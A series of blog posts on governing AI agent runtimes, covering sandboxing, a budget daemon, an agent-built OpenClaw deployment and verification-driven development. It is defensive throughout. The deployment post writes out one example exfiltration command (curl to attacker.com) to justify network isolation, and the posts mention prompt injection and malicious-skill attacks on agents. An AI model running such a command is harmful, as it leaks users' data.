Tagged: AgenticOps
Agent Runtimes Are Infrastructure Now
In the span of eight weeks, four companies shipped agent runtimes targeting the same architectural pattern. OpenClaw went from 9,000 to 68,000 GitHub stars. Perplexity launched Computer. Anthropic launched Dispatch. NVIDIA announced NemoClaw at GTC. A wave of open-source alternatives jumped in too.
They are solving different problems for different audiences. But they converge on the same structural claim: agents need a long-running runtime with containment boundaries, not a chat window.
That convergence is the signal. Agent runtimes are no longer experimental tooling. They are infrastructure and most companies have no plan for running them.
The Problem
Most organizations interact with AI through two modes: chat interfaces and copilot integrations. Both are interactive. A human types, the model responds, the human reviews. The loop is tight. The blast radius is small. The human is always present.
Agent runtimes break that model.
An agent runtime is a persistent process that connects a language model to tools that operate on real systems. It reads files, runs commands, calls APIs, and manages state across sessions. It does not wait for a human to type the next instruction. It plans, executes, evaluates, and continues.
The shift from interactive to autonomous changes everything about how you govern AI in your organization. Permission models designed for copilots do not work when the agent runs overnight. Approval gates designed for chat do not work when the agent has already executed forty tool calls before anyone checks. Cost controls designed for per-query billing do not work when a runtime burns tokens continuously.
Most companies are not ready for this. They have AI policies written for chatbots. They have security reviews scoped to API integrations. They have cost projections based on per-seat licensing.
None of that applies to a long-running autonomous process with tool access.
Why It Breaks
The failure mode is not dramatic. It is gradual.
A team installs OpenClaw on a developer’s machine. It works well for code review and research tasks. Someone gives it shell access. Someone else connects it to the company’s GitHub. A third person sets up a cron job to run it overnight.
No one wrote a containment policy because no one thought of it as infrastructure. It was just a tool someone installed.
Then the agent runtime has persistent access to production repositories, runs unattended, makes commits, and calls external APIs. The blast radius expanded incrementally. Each step seemed reasonable in isolation. The compound effect is an autonomous process with broad access and no governance boundary.
This is the same pattern that produced shadow IT fifteen years ago. Except shadow IT was humans using unauthorized tools. Shadow agents are autonomous processes using authorized tools without authorized oversight.
Three dynamics make this worse than traditional shadow IT.
First, agents are stochastic. The same input does not always produce the same output. A shell command that worked safely yesterday might produce a different command today. Deterministic tools with stochastic invocation is a new failure class.
Second, agents compound. A single tool call is low risk. An agent that chains forty tool calls in sequence can reach states that no individual call would produce. The risk is in the composition, not the components.
Third, agents persist. A copilot session ends when the developer closes the tab. An agent runtime runs until someone stops it. Long-running processes accumulate context, make decisions based on stale state, and operate during hours when no one is watching.
Without containment infrastructure, every team that installs an agent runtime creates an ungoverned autonomous process. Multiply that across an organization and you have a fleet of agents with no central visibility, no consistent policy, and no kill switch.
The Fix
The fix is not a policy document. The fix is treating agent runtimes as infrastructure that requires the same operational discipline as any other long-running service.
Three concrete requirements.
1. Sandboxed Execution with Declarative Policy
Agent tool execution must run inside an isolated environment with policy controls that the agent cannot modify.
This is exactly what NemoClaw’s OpenShell runtime provides. Each agent session runs inside a sandbox with a YAML policy file that declares which files the agent can access, which network endpoints it can reach, and which tools it can invoke.
# openclaw-sandbox.yamlfilesystem: writable: - /sandbox - /tmp read_only: everything_elsenetwork: allowed: - build.nvidia.com - api.anthropic.com denied: everything_elsetools: allowed: - read - write - exec denied: - cron - messaging
The policy is enforced by the runtime, not by the agent. When the agent tries to reach an unlisted host, OpenShell blocks the request. The agent does not get to decide whether the policy applies.
Dispatch takes a different approach to the same problem. Code runs in a sandbox, files stay local, and every destructive action requires user confirmation via push notification. The containment is structural. The agent pauses and waits for human approval before crossing a boundary.
Perplexity Computer takes a third approach. Move everything to the cloud. The agent runs on Perplexity’s infrastructure, not on your machine. Your files, your apps, your network are not directly exposed. The containment boundary is the cloud itself. The tradeoff is control. You gain isolation by giving up locality.
All three approaches enforce the same principle: the environment says “can’t,” not “shouldn’t.”
2. Cost Containment as a Runtime Concern
Long-running agents consume tokens continuously. Without budget enforcement at the runtime level, costs scale with uptime, not with value delivered.
Post 8 in this series described a budget daemon that polls agent sessions every five minutes, calculates token cost deltas, and enforces three tiers: warning at 80%, throttle at 100% of a daily limit, hard kill at a monthly cap. The throttle mechanism writes a flag file and blocks the agent at the gateway level. The agent does not know it has been throttled. It simply cannot start new sessions.
NemoClaw supports local inference through Nemotron models, which eliminates token costs entirely for workloads that can run on local hardware. Instead of metering cloud tokens, you shift inference to hardware you already own.
Perplexity Computer takes a subscription approach. $200 per month for 10,000 credits. After that, per-credit billing. The cost is predictable until it is not. A workflow that runs for hours or months, which Perplexity explicitly supports, can exhaust credits faster than anyone budgeted for. Subscription pricing obscures the relationship between agent activity and cost.
Three different cost models. Token metering, local inference, and subscription credits. All three treat cost as a runtime constraint, not a billing surprise. But only explicit metering gives you the visibility to understand what each agent actually costs.
3. Separation of Build and Run
The agent that builds the runtime must not run inside it. The agent that writes the budget daemon must not have its spending governed by that daemon. The agent that configures the sandbox policy must not be sandboxed by that policy.
This is the structural separation described in Post 8. Claude Code planned and implemented the OpenClaw deployment. At no point did it run inside OpenClaw. The orchestrating agent and the deployed runtime operate in separate containment boundaries.
Dispatch enforces this separation by architecture. The runtime runs on your desktop. The control interface runs on your phone. The command channel is end-to-end encrypted. The agent cannot modify the channel it receives commands through.
Perplexity Computer enforces this separation by moving the entire execution environment to the cloud. The agent runs on Perplexity’s servers. You interact through a client. The agent cannot modify the client or the subscription boundary that governs its compute allocation.
The pattern is consistent across all four systems: the control plane is not subject to the data plane’s constraints.
Four Runtimes, One Pattern
OpenClaw, Perplexity Computer, Dispatch, and NemoClaw approach the problem from different directions. They arrive at the same architecture.
| Property | OpenClaw | Perplexity Computer | Dispatch | NemoClaw |
| Runtime model | Self-hosted Node.js daemon | Cloud-hosted, multi-model orchestration | Managed desktop agent | OpenClaw + OpenShell wrapper |
| Containment | Docker Sandbox, tool sandboxing | Cloud isolation, vendor-managed | Local execution, human gates | YAML policy, filesystem/network isolation |
| Inference | Cloud APIs (bring your own key) | 19 models (Opus 4.6, Gemini, Grok, others) | Anthropic models only | Nemotron local or cloud APIs |
| Cost model | Token metering (user-built) | $200/month subscription + per-credit overage | $100-200/month subscription | Local inference or cloud metering |
| Persistence | JSONL session transcripts | Cloud-managed workflow state | Single persistent conversation | Blueprint-versioned sandbox state |
| Target audience | Developers, self-hosters | Knowledge workers, enterprises | Consumers, knowledge workers | Enterprise, IT teams |
| Governance posture | Configurable, user-managed | Vendor-managed, opaque | Opinionated, Anthropic-managed | Declarative, policy-as-code |
The convergence is in the structural properties, not the implementation details.
All four run as persistent processes, not request-response APIs. All four connect language models to tools that operate on real systems. All four enforce containment boundaries that the agent cannot override. All four separate the control plane from the execution environment.
That is not four companies making the same product. That is four companies independently validating the same architectural pattern.
The Open-Source Wave
The pattern is replicating beyond the major players. OpenClaw’s explosion triggered a wave of open-source agent runtimes, each optimizing for a different constraint.
ZeroClaw is a Rust-native runtime that compiles to a 3.4MB binary and runs on under 5MB of RAM. PicoClaw, written in Go, hit 12,000 GitHub stars in its first week. Nanobot from HKU delivers core agent runtime features in 4,000 lines of Python with 26,800 stars. IronClaw rewrites the entire stack in Rust with WebAssembly sandboxing where every tool starts with zero permissions and must be explicitly granted access.
The common thread is not the language or the size. It is that every one of these projects treats containment as a first-class concern, not a feature request. The early OpenClaw criticism, that it shipped powerful tools with minimal default governance, taught the ecosystem a lesson. The second wave of runtimes launched with sandboxing built in.
That is the pattern maturing in real time.
What This Means for Every Company
The question is no longer whether your organization will run agent runtimes. The question is whether you will govern them before or after they are already running.
OpenClaw has 68,000 GitHub stars. Any developer in your organization can install it in five minutes. Perplexity Computer is a subscription away. Dispatch ships to every Claude Max subscriber. NemoClaw runs on any NVIDIA hardware.
The barrier to deploying an autonomous agent is now lower than the barrier to writing a containment policy for one.
Three things every organization should do now.
First, inventory what is already running. If your developers use Claude Code, Cursor, OpenClaw, or any tool that connects a language model to a shell, you already have agent runtimes in your environment. Most IT teams do not know this. Find out.
Second, define a containment baseline. Not a policy document. An actual runtime configuration that enforces filesystem isolation, network restrictions, and tool allowlists. NemoClaw’s YAML policy format is a reasonable starting point. If you are not using NemoClaw, build the equivalent for whatever runtime your teams use.
Third, treat agent runtime governance as infrastructure, not as AI ethics. The team that owns this is platform engineering or SRE, not the AI committee. The artifacts are sandbox configs, network policies, and budget daemons. The review process is the same one you use for any other production service.
Agent runtimes are not a trend. They are the next layer of compute infrastructure. The companies that learn to run them with containment discipline will compound their capabilities. The companies that ignore them will discover shadow agents the same way they discovered shadow IT. After the damage is visible.
Stories from Production
The OpenClaw Explosion
OpenClaw went from 9,000 to 68,000 GitHub stars in days during late January 2026. Creator Peter Steinberger announced he would join OpenAI, and the project would move to an open-source foundation. The growth was driven by a single property: OpenClaw is a self-hosted agent runtime that you control. No vendor lock-in, model-agnostic, runs on your machine.
Security researchers immediately began demonstrating prompt injection and malicious skill attacks against agents with broad access. CrowdStrike published guidance for security teams. The pattern was exactly what Post 6 in this series predicted: powerful runtime, minimal default containment, governance as an afterthought.
Perplexity shipped Computer on February 25. A cloud-hosted agent runtime that orchestrates 19 different models. Opus 4.6 for reasoning. Gemini for deep research. Grok for lightweight tasks. Workflows that run for hours or months. The pitch was accessibility. Perplexity CEO Aravind Srinivas said, “Even your mum can text the app and delegate tasks.” The containment model is cloud isolation. Your local machine is never exposed because the agent never runs on it.
Then Perplexity shipped the Agent API on March 11. A managed runtime for developers that orchestrates retrieval, tool execution, reasoning, and multi-model fallback. This moved Perplexity from consumer product to infrastructure provider. The same pattern, packaged as a platform.
NVIDIA announced NemoClaw at GTC on March 16. OpenShell sandboxing, YAML policy controls, local Nemotron inference. The enterprise wrapper that OpenClaw needed but could not build as a one-person open-source project.
Anthropic launched Dispatch the same week. A managed desktop agent runtime with structural containment baked in. No shell access unless the sandbox allows it. Destructive actions gated by push notification. End-to-end encryption on the control channel.
Four approaches. Eight weeks. Same pattern. That is convergence.
The Shadow Agent Scenario
A mid-size engineering team installs OpenClaw on developer machines for code review automation. It works well. Someone adds a skill that connects to the company’s Jira instance. Someone else adds GitHub write access. A third developer sets up a scheduled task that runs the agent overnight to triage incoming issues.
Six months later, the agent has made 2,000 commits across twelve repositories, closed 400 issues, and consumed $3,200 in API tokens that no one budgeted for. The security team discovers it during an audit. They have no visibility into what the agent did, no log of which tools it invoked, and no policy that governs its access.
This has not happened yet. But every component exists today. OpenClaw supports scheduled execution. GitHub skills are preconfigured. Token costs are invisible unless you build metering infrastructure. The only thing preventing this scenario is the gap between installation ease and governance maturity. That gap is closing. Fast.
Let’s talk about it.
Deploying an Agent Runtime with an Agent
OpenClaw is an agent runtime. It connects language models to tools that interact with real systems.
In the “OpenClaw Is Not an AI Assistant” post we described what OpenClaw is and why containment is the first concern, not an afterthought. This post describes how we actually deployed it.
The interesting part is not the deployment itself. OpenClaw installs in minutes. The interesting part is the governance system that planned, designed, and delivered the deployment. The system doing the deploying was itself an agent.
We used Claude Code, orchestrated through a work-system that enforces stage-based governance, to deploy OpenClaw from scratch.
The work-system decomposed the project into an epic, three features, and six stories. Claude Code implemented each story following TDD inside isolated worktrees. Every story passed through the same pipeline: plan, design, deliver, review, merge.
The agent that built the runtime never ran inside it. That separation is the entire point.
What the Work-System Did
The work-system is not a project tracker. It is a governance layer that enforces how work moves through stages.

Each stage has requirements. Work cannot advance without meeting them. The system assigns process templates, decomposes scope, and routes work items through urgency queues.
For the OpenClaw deployment, the work-system produced:
- Two architectural spikes before any implementation began
- One implementation plan with 15 ordered tasks across three phases
- An epic with three features and six stories, each with acceptance criteria
- Budget projections: $413/month unoptimized, $158/month target
The work-system has schemas that define what a work item looks like. It has process templates that define what each stage requires.
It has agents scoped to specific stages. The plan agent decomposes. The design agent explores options. The dev agent implements with TDD. QA validation runs inline against acceptance criteria.
The governance was structural, not conversational. Claude Code did not decide what to build next by reading a chat thread. It read work item JSON files with typed fields, checked acceptance criteria arrays, and validated outputs against defined schemas.
Two Spikes Before Any Code
Before the first story began, we ran two spikes. The first spike investigated whether the OpenClaw Gateway should run inside a Docker Sandbox or on the host. The answer was the host.
The Gateway is a persistent WebSocket daemon that manages messaging sessions, device pairing, and authentication. It needs to survive container restarts. Sandbox isolation is for tool execution, not for the control plane.
This matters because the original plan had the architecture wrong. The plan assumed the Gateway ran inside the sandbox. The spike corrected this before any implementation began.
Without the spike, Story 1.2 would have pursued the wrong containment model. The second spike mapped every OpenClaw tool to its execution context. Some tools run inside the sandbox container. Some tools run on the host through the gateway. That distinction changes the entire security model.
Container-level tools like exec and write are dangerous if the container has network access. An agent could run curl attacker.com/steal?data=... to exfiltrate data. With network: "none", these tools are safe. The agent can only touch files in its sandboxed workspace.
Gateway-level tools like web_search and web_fetch run on the host. The agent never controls the raw HTTP request. The gateway handles the call and returns results. The agent cannot inject headers, redirect responses, or reach arbitrary endpoints.
This distinction produced the tool policy: allow container tools with no network, allow gateway-mediated tools for web access, deny messaging channels and cron by default.
Two spikes. Ninety minutes total. They corrected a fundamental architectural assumption and produced the security policy that governs every agent session. The implementation that followed was straightforward because the hard decisions were already made.
Three Phases of Implementation
Phase 1: Foundation
Install OpenClaw, start the Gateway daemon, enable Docker Sandbox for tool execution, configure the network denylist, and set up the tool policy. Two stories. Four hours estimated and only took 20 minutes. The acceptance criteria were specific: gateway healthy, sandbox containers active with network: "none", web_fetch works via gateway, exec curl blocked inside container.
The containment architecture that emerged:
Host: OpenClaw Gateway (native service, port 18789)
|-- Gateway-mediated tools (web_search, web_fetch, memory)
|    Runs on host, returns results to agent
|-- Agent sessions
|-- Per-session containers (network: "none")
|-- Tool allow/deny lists
|-- Human approval gates
The Gateway sits outside all containment rings. Only tool execution is sandboxed. This is infrastructure saying “can’t,” not policy saying “don’t.”
Phase 2: Multi-Agent Architecture
Define four specialized agents sharing the runtime. Engineering on Opus. Research and writing on Sonnet. Operations on Haiku.
Two stories. Six hours estimated and about 20 minutes actual. Each agent gets its own workspace, its own model assignment, its own tool profile.
The engineering agent gets the coding tools. The research agent gets web access but no shell. The operations agent gets the cheapest model because its work is lightweight.
The key design decision: start restrictive, widen per-agent as trust is established. Every agent inherits the same default posture. Overrides are explicit and documented.
Phase 3: Token Budget and Analytics
This is the financial containment layer. Without it, four agents running on three models can spend $413 per month. With it, spending is measured, enforced, and optimized.
Two stories. Ten hours estimated. This took less than an hour as I had to help answer questions. The first story built measurement and enforcement. The second built analytics reporting and cost optimization config.
The budget daemon polls agent sessions every five minutes, calculates token cost deltas against a pricing table, and appends entries to a daily JSONL ledger.
Three enforcement tiers: warning at 80% of a per-agent daily limit, throttle at 100%, kill switch at $200 monthly hard cap.
The throttle mechanism is worth describing. When an agent hits its daily token limit, the daemon writes a flag file to ~/.openclaw/budgets/throttled/engineering.flag.
Then it calls openclaw config set agents.list.1.maxConcurrent 0 to block that agent at the gateway level. Other agents continue normally.
When the daily limit resets at midnight, the daemon clears the flag file and restores routing.
The flag file is the state. The gateway config change is the enforcement. The midnight reset is the recovery. None of it requires the agent’s cooperation.
The agent does not know it has been throttled. It simply cannot start new sessions.
The analytics reporting reads the JSONL ledger and produces per-agent breakdowns: input tokens, output tokens, cost, budget percentage, and burn rate projection.
The burn rate takes the average daily cost over seven days and projects it to thirty. If engineering is spending $2.50 per day, the burn rate shows $75 per month against its $50 limit.
What Claude Code Actually Did
Claude Code was the execution agent throughout. It implemented every story using TDD. Tests first, then implementation, then review.
For Phase 3 alone, the dev agent produced a budget daemon (654 lines) with cost calculation, ledger management, and three-tier enforcement. An analytics report script (434 lines) with daily and weekly aggregation.
A service registration script (177 lines) handles Windows Scheduled Task with crash recovery. Four test files totaling 1,534 lines and 64 tests with zero failures.
The work-system tracked every story through its lifecycle. Status transitions were recorded in work item JSON. Acceptance criteria were marked as met with evidence.
Pull requests were created with structured descriptions referencing the work item ID and listing all acceptance criteria as a checklist.
The PR review caught a real issue. The dev agent had written report.js directly to the deployed location but never committed it to the source repository. The tests passed because they required from the deployed path. On any other machine, the tests would fail immediately. The review flagged it as critical. The fix shipped before the code reached main.
That is Ring 3. Validate the outputs. The automated tests passed. The review caught what the tests could not.
The Separation
Claude Code planned, designed, and implemented the OpenClaw deployment. It wrote the budget daemon, the analytics reports, the test suites. It created branches, committed code, opened pull requests. At no point did Claude Code run inside OpenClaw.
The orchestrating agent and the deployed runtime are separate systems with separate containment boundaries. Claude Code operates under its own permission model. OpenClaw operates inside Docker Sandbox with network: "none" and tool policy enforcement.
This is not an accident. This is Ring 4 from post 4 of the main series. The agent loop cannot self-promote. The system that builds the runtime does not run inside it. The system that writes the budget daemon does not have its spending governed by the budget daemon.
If Claude Code ran inside OpenClaw, and OpenClaw’s budget daemon throttled Claude Code, the agent building the throttle system would be subject to the throttle system. (Also, I think it’s against Anthropic’s policy to run Claude Code inside OpenClaw.)
That circularity is not theoretical. It is the kind of structural failure that containment architecture exists to prevent. The separation is simple. Claude Code builds. OpenClaw runs. The human decides when to bridge them.
What Is Not Done
Two things remain operational, not implemented. The budget daemon’s Windows Scheduled Task is not installed. The script exists and the crash recovery logic is tested. But there are no agents actively running sessions yet. Installing a monitoring daemon with nothing to monitor would be running infrastructure ahead of workload.
The prompt caching target of 70% cache hit rate is configured but not validated. Cache hit rate is a runtime metric that requires real traffic. The config structures system prompts to appear first in context for maximum cache reuse. Whether that achieves 70% depends on how the agents are actually used.
Both of these are deliberate. The containment infrastructure is complete. The deployment is waiting for workload, not for more infrastructure.
What This Proves
- The spikes exist as markdown files with timestamps and recommendations.
- The plan exists with 15 ordered tasks and their completion status.
- The epic exists with three features, six stories, and acceptance criteria arrays where every entry is marked “met.”
- The budget daemon exists as a tested Node.js script with 45 test cases. The analytics report exists with 21 test cases. The pull requests exist on GitHub with review comments and fix commits.
The framework from the main series said: constraints define the space, agents work inside it, gates verify the output, humans judge the result, the sandbox makes containment physical. This deployment followed that pattern. The work-system defined the constraints. Claude Code worked inside them. Tests and reviews verified the output. A human approved every merge. Docker Sandbox makes containment physical.
The system is not complicated. It is three artifacts, a sandbox, and the discipline to keep them separate.
Let’s talk about it.
Verification Beats Debugging
A few days ago I read a post describing an intense engineering sprint.
In roughly three days the author reported:
- designing and implementing a JVM language
- building a wiki with its own web server
- improving the AI of a strategy game
- creating mutation testing tools
- implementing a differential mutation strategy
All while enforcing strict engineering discipline.
- Coverage above 90%.
- CRAP score under 8.
- Mutation testing enforced.
- Files split when complexity exceeded limits.
When the systems were finally run for the first time, they worked. Not mostly worked. Worked.
That sounds like a miracle if you are used to the normal development loop. The author of that post was Robert C. Martin, often called Uncle Bob, and he reported this in an X post.
But the interesting part is not the accomplishments. It is the engineering loop behind them.
The Normal Development Loop
Most development follows this pattern.
- Write code.
- Run program.
- Debug problems.
- Repeat.
Execution becomes the discovery mechanism for defects. The system runs, something breaks, and we start searching for the cause. This works, but it is inefficient. Debugging becomes the dominant cost of development.
A Verification Loop
The workflow described in the post follows a different structure.
Specification
↓
Acceptance tests (ATDD / Gherkin)
↓
Unit tests (TDD)
↓
Implementation
↓
Run tests and fix failures
↓
Measure coverage and increase it
↓
Measure complexity and reduce it
↓
Run mutation testing
↓
Refactor until all constraints hold
This is not a coding loop. It is a verification loop. The system never moves forward until each layer of verification holds.
Constraints Instead of Discipline
The key insight is that this process does not rely on discipline alone. It relies on constraints enforced by tools.
The system continuously measures:
- code coverage
- cyclomatic complexity
- CRAP score
- mutation score
If the metrics fail, the code must be changed.
This turns engineering practice into infrastructure. Instead of relying on developers to remember best practices, the system requires them.
Code Coverage
Code coverage measures how much of the codebase is executed by the test suite.
Coverage tools typically track several dimensions:
- line coverage
- branch coverage
- function coverage
Coverage answers a basic but important question. Did the tests actually execute the code? If large portions of the system are never exercised during testing, defects can hide in those paths.
Higher coverage increases the probability that tests interact with most of the system. Many teams set a minimum threshold such as:
- coverage ≥ 80%
- coverage ≥ 90% for critical systems
In the workflow described earlier, coverage was kept above 90%.
Coverage alone does not guarantee correctness. It only tells us that code executed during testing. That is why coverage must be combined with stronger signals like mutation testing.
Mutation Testing
Mutation testing strengthens traditional testing.
Traditional tests answer one question: Did the code run? Mutation testing asks a stronger question: If the code were wrong, would the tests detect it?
A mutation engine introduces small semantic changes into the code:
- flipping boolean conditions
- changing comparison operators
- altering arithmetic
- removing conditions
Each change creates a mutant version of the program.
If the tests fail, the mutant is killed. If the tests pass, the mutant survived. A high mutation score means the tests actually verify behavior.
Execution coverage proves code runs. Mutation coverage proves the tests detect incorrect behavior.
Cyclomatic Complexity
Cyclomatic complexity measures how many independent execution paths exist through a function.
Each branch increases the number of paths.
Examples include:
- `if` statements
- loops
- logical operators
- conditional expressions
More paths means more scenarios that must be tested and reasoned about.
Typical guidelines:
- complexity ≤ 5 → simple
- complexity ≤ 10 → manageable
- complexity > 10 → refactor
High cyclomatic complexity does not mean code is wrong.
It means the code is becoming difficult to reason about and difficult to test. Limiting complexity forces functions to remain small and predictable.
CRAP Score
CRAP stands for Change Risk Anti-Patterns.
It combines two signals:
- cyclomatic complexity
- test coverage
The idea is simple. Complex code increases risk. Untested code increases risk. Complex and untested code multiplies risk. CRAP quantifies that relationship.
Typical interpretation:
- CRAP < 10 → low risk
- CRAP 10-30 → moderate risk
- CRAP > 30 → high risk
In the workflow described earlier the target was CRAP below 8.
That forces two things at the same time:
- code must remain simple
- tests must remain thorough
Together these dramatically reduce the probability of introducing defects.
Why This Matters for AI
AI-generated code has a predictable weakness. It often looks correct while being semantically fragile.
The code compiles. The tests run. But small behavioral changes break the system.
Mutation testing directly attacks that weakness. Cyclomatic complexity prevents large opaque functions from emerging. CRAP ensures complex areas remain heavily tested. Together these metrics create guardrails that stabilize generated code.
This fits naturally into an AgenticOps pipeline.
The AgenticOps Verification Loop
A practical AgenticOps workflow might look like this.
Specification
↓
Agent generates acceptance tests
↓
Agent generates unit tests
↓
Agent generates implementation
↓
Run tests and fix failures
↓
Measure coverage and improve it
↓
Reduce complexity and CRAP
↓
Mutation testing attacks the code
↓
Agent fixes surviving mutants
↓
Repeat until all quality gates pass
The system continuously attempts to invalidate its own behavior. Only code that survives adversarial verification moves forward.
Architecture Through Measurement
Another interesting rule in the workflow was limiting files to a maximum number of mutation sites. Mutation sites correlate with complexity.
As files accumulate mutation points, they become harder to reason about. Instead of manually policing architecture, the system enforces limits:
- maximum mutation sites per file
- maximum cyclomatic complexity
- maximum CRAP score
When limits are exceeded, refactoring becomes mandatory. Architecture emerges from constraints.
Acceptance Tests First
Another subtle pattern is the order of operations. The systems were not executed during development. Behavior was defined through acceptance tests before the implementation existed. Only after the verification pipeline passed was the system executed.
Execution was confirmation. Not discovery.
Deterministic Pipelines
AI-assisted development introduces a fundamental challenge: trust. Developers often ask whether generated code “looks correct”. That is not the right question. The right question is whether the code passes the verification pipeline.
Pipelines provide deterministic evaluation of stochastic output. They transform judgment into measurement.
Parallel Verification
In the original story, everything ran on a single machine. Tests, mutation engines, coverage analysis, and refactoring cycles competed for CPU time.
Modern systems can push this further. Verification can run in parallel:
- test workers
- mutation workers
- coverage analysis
- linting
- architecture checks
Parallel verification shortens feedback loops while preserving rigor.
Engineering Confidence
The most important takeaway is not productivity. It is confidence.
By the time the systems were executed, they had already survived:
- acceptance tests
- unit tests
- mutation testing
- coverage gates
- structural constraints
Execution became almost a formality.
This kind of discipline has been advocated for years by engineers like Robert C. Martin, but the lesson is broader than any individual methodology. Verification beats debugging.
Convergent Patterns
This pattern appears across many engineering environments. Different teams use different tools, but the structure is consistent:
- tight feedback loops
- automated verification
- promotion gates
The tools evolve. The principles remain.
AgenticOps applies these same ideas to AI-assisted development. The goal is not to trust the agent. The goal is to build systems where trust is unnecessary.
Let’s talk about it.
Previous: [OpenClaw Is Not an AI Assistant]
Next: [Deploying an Agent Runtime with an Agent]
OpenClaw Is Not an AI Assistant
OpenClaw is getting a lot of attention right now. It’s usually described as an AI assistant. That description misses what it actually is. OpenClaw is an agent runtime.
It connects a language model to tools that interact with real systems. Those tools can read files, write code, run shell commands, and call APIs.
So the right mental model is not: “install an AI assistant.” The right mental model is: “deploy an autonomous process with the ability to operate on my machine.”
Once you see it that way, the real question isn’t how to install it. The real question is how to contain it.
What OpenClaw Actually Does
OpenClaw allows a language model to operate as an agent. Instead of just generating text, the model can decide to invoke tools that interact with the outside world.
Those tools can:
- read and write files
- execute code
- run shell commands
- call APIs
- interact with external services
These capabilities are organized as skills. A skill is a package that describes a capability and exposes tools the agent can use.
Example structure:
skills/ github/ SKILL.md tools/ create_pr.js list_issues.js
The SKILL.md file explains to the model when and how to use those tools.
You can think of a skill as a capability module that expands what the agent is allowed to do.
Installing OpenClaw
OpenClaw installs through Node and runs as a CLI with a gateway daemon.
Requirements
- Node 22 or later
- macOS, Linux, or Windows (WSL recommended)
Check Node:
node -v
If needed:
nvm install 24
Install OpenClaw:
npm install -g openclaw
Run onboarding:
openclaw onboard --install-daemon
This installs the gateway service that manages agent sessions.
Configure Models
OpenClaw connects to external models through configuration.
Example file:
~/.openclaw/models.yaml
Example configuration:
models: primary: provider: anthropic model: claude-3-opus api_key: ${ANTHROPIC_KEY} fallback: provider: openai model: gpt-5 api_key: ${OPENAI_KEY}
Start the runtime:
openclaw start
At this point you have an operational agent runtime.
Installation Is Easy. Containment Is the Real Problem.
An OpenClaw agent can run shell commands, modify files, and call external services. That means the system should be treated as untrusted automation.
Most tutorials approach this with policy: “Don’t let the agent do dangerous things.” That approach is backwards. You don’t want policies. You want infrastructure that prevents the agent from doing dangerous things. Containment needs to be enforced by the environment.
Three Different Isolation Layers
There are three different isolation mechanisms involved when running OpenClaw. They solve different problems.
Runtime Containerization
The simplest layer is running OpenClaw itself inside Docker.
Example:
docker run -it \ --name openclaw \ -v claw-workspace:/workspace \ openclaw/openclaw
In this setup the OpenClaw gateway runs inside a container. This gives you:
- a reproducible environment
- basic host isolation
- simpler deployment
But this alone does not sandbox the agent’s actions. This protects the host, not the runtime.
OpenClaw Tool Sandboxing
OpenClaw can sandbox tool execution. Instead of executing commands directly, the runtime launches a container for tool execution.
Architecture:
  ↓
OpenClaw Gateway
  ↓
Agent Session → container
  ↓
Tool Execution
Tools that can be sandboxed include:
- shell commands
- file edits
- code execution
- browser automation
Configuration example:
agents.defaults.sandbox.mode: "all"agents.defaults.sandbox.scope: "session"
Each session receives its own sandbox container.
This isolates agent actions, but the gateway process still runs outside the sandbox.
Docker Sandboxes
Docker recently introduced Docker Sandboxes specifically for AI workloads. A Docker Sandbox runs the agent inside a micro-VM style environment with strict boundaries.
Architecture:
Host ↓Docker Sandbox ↓OpenClaw Runtime ↓Agent Tools
This environment provides stronger isolation:
- restricted filesystem access
- network proxy and allowlists
- external secret injection
- workspace-only file access
Secrets are injected from outside the sandbox rather than being stored in the runtime. Network access can be restricted to specific domains such as model providers or internal APIs. This shifts containment from policy to infrastructure. Instead of telling the agent not to do something, the environment simply prevents it.
The Containment Model That Makes Sense
The safest approach combines these layers.
Docker Sandbox ↓OpenClaw Runtime ↓OpenClaw Tool Sandbox ↓Agent Tools
This creates multiple containment rings.
Ring 1 — Docker Sandbox
Ring 2 — OpenClaw tool sandbox
Ring 3 — tool allowlists
Ring 4 — network restrictions
Ring 5 — human approval gates
Each ring assumes the ring inside it may fail. That’s how you design systems around stochastic components.
Where OpenClaw Actually Becomes Useful
Once it’s contained, OpenClaw becomes a programmable operator. The value comes from defining skills that match the workflows you already run.
Engineering Agent
Skills:
- git
- test runner
- code review
- CI
Tasks:
- review pull requests
- generate architecture summaries
- run test suites
- produce coverage reports
Example:
review this PR and summarize the architectural impact
Research Agent
Skills:
- web search
- summarization
- synthesis
- writing
Typical workflow:
- gather sources
- summarize them
- extract insights
- draft documents
Operations Agent
Skills:
- calendar
- meeting summarization
- task management
Tasks:
- triage inbox
- extract action items
- schedule meetings
- produce summaries
Product Strategy Agent
Skills:
- market research
- competitor analysis
- financial modeling
- feedback synthesis
Outputs:
- product briefs
- experiment plans
- roadmap drafts
Structuring an Agent Runtime
For larger systems, it helps to treat the runtime as infrastructure hosting multiple agents.
Example:
Runtime research agent engineering agent planning agent writing agent
Each agent has:
- its own prompt
- its own skills
- the same runtime environment
The runtime provides infrastructure. The agents provide behavior.
A Note on Maturity
OpenClaw is still early. The capabilities are powerful, but the ecosystem is not hardened yet.
Security researchers are already demonstrating how prompt injection and malicious skills can manipulate agents with broad access. That doesn’t mean the system shouldn’t be used. It means the system should be designed with containment in mind from the start.
The Opportunity
The real opportunity isn’t running a single agent. The interesting direction is combining agent runtimes with orchestration and evaluation systems.
Example architecture:
Agent Runtime ↓Workflow Engine ↓Tool Execution ↓Evaluation Loop
That changes the role of the agent. Instead of being an assistant, it becomes a component inside a controlled operational system. At that point you’re no longer experimenting with AI tools. You’re building infrastructure around them.
Let’s talk about it.
Previous: [Autonomy Without Infrastructure Is Just a Demo]
Next: [Verification Beats Debugging]
Autonomy Without Infrastructure Is Just a Demo
The AgenticOps series defines six layers, four containment rings, and a maturity model. All of it was framework vision. The AgenticOps Applied series are stories about how the vison is realized through experiments and production case studies. This post is a case study that tests the framework against a production system that was built without the it.
What Stripe Published
Stripe released two blog posts in early 2026 describing their internal coding agents, called Minions (Part 1 and Part 2). The numbers are striking. Over 1,300 merged pull requests per week. Every PR is human-reviewed. None contains human-written code.
Stripe didn’t build Minions from a governance framework. They built them from engineering first principles to solve a production problem. Autonomous coding agents at scale inside a system that processes payments.
The architecture they arrived at is worth examining. Not because it validates AgenticOps by name, but because independent convergence on the same structural patterns is stronger evidence than any single implementation built from the framework itself.
What They Built
Five components define the Minions architecture.
Devboxes. Every agent run executes in a disposable AWS EC2 instance. These environments arrive pre-warmed with the full codebase, built dependencies, and running services in about ten seconds. No internet access. No production connectivity. Destroyed after each run. Stripe already used devboxes for human engineers. The same infrastructure worked for agents.
Blueprints. Minion runs are not pure agent loops. They are hybrid state machines that interleave deterministic nodes with stochastic agent nodes. Deterministic steps handle linting, pushing branches, and triggering CI. Agent steps handle implementation and failure resolution. The agent gets freedom where reasoning helps. The system enforces what must always happen.
